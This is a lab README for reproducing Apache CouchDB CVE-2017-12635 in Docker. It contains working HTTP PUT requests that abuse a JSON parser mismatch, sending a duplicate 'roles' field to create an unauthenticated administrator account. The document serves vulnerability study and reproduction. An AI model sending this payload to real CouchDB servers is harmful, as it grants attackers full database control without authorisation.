 cyberharsh/apache-couchdb-cve-2017-12635
Docker-based reproduction environment for Apache CouchDB CVE-2017-12635 vertical privilege escalation via JSON parser inconsistency, enabling unauthenticated admin creation.

Apache CouchDB is an open-source database that focuses on ease of use and being a "fully web-embracing database." It is a NoSQL database that uses JSON as the storage format, JavaScript as the query language, and MapReduce and HTTP as the API. It is widely used, for example by BBC for its dynamic content display platform, by Credit Suisse for its internal commodity department's market framework, and by Meebo for its social platform (web and applications).
On November 15, 2017, CVE-2017-12635 and CVE-2017-12636 were disclosed. CVE-2017-12635 is caused by differences in JSON parsing between Erlang and JavaScript, leading to disparities in statement execution. This vulnerability allows any user to create an administrator, making it a vertical privilege escalation vulnerability.
Affected versions: versions less than 1.7.0 and less than 2.1.1
References:
Build and start the environment:
docker-compose build
docker-compose up -d

After the environment is started, visit http://your-ip:5984/_utils/ to see a web page, indicating that CouchDB has started successfully. However, we do not know the password and cannot log in.
First, send the following data packet:
PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 90

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "password": "vulhub"
}
As can be seen, a 403 error is returned: {"error":"forbidden","reason":"Only _admin may set roles"}, indicating that only administrators can set the role attribute:

Send a data packet containing two roles fields to bypass the restriction:
PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 108

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "roles": [],
  "password": "vulhub"
}
An administrator is successfully created, with both username and password set to vulhub:
Visit http://your-ip:5984/_utils/ again, enter the username and password vulhub, and you can log in successfully: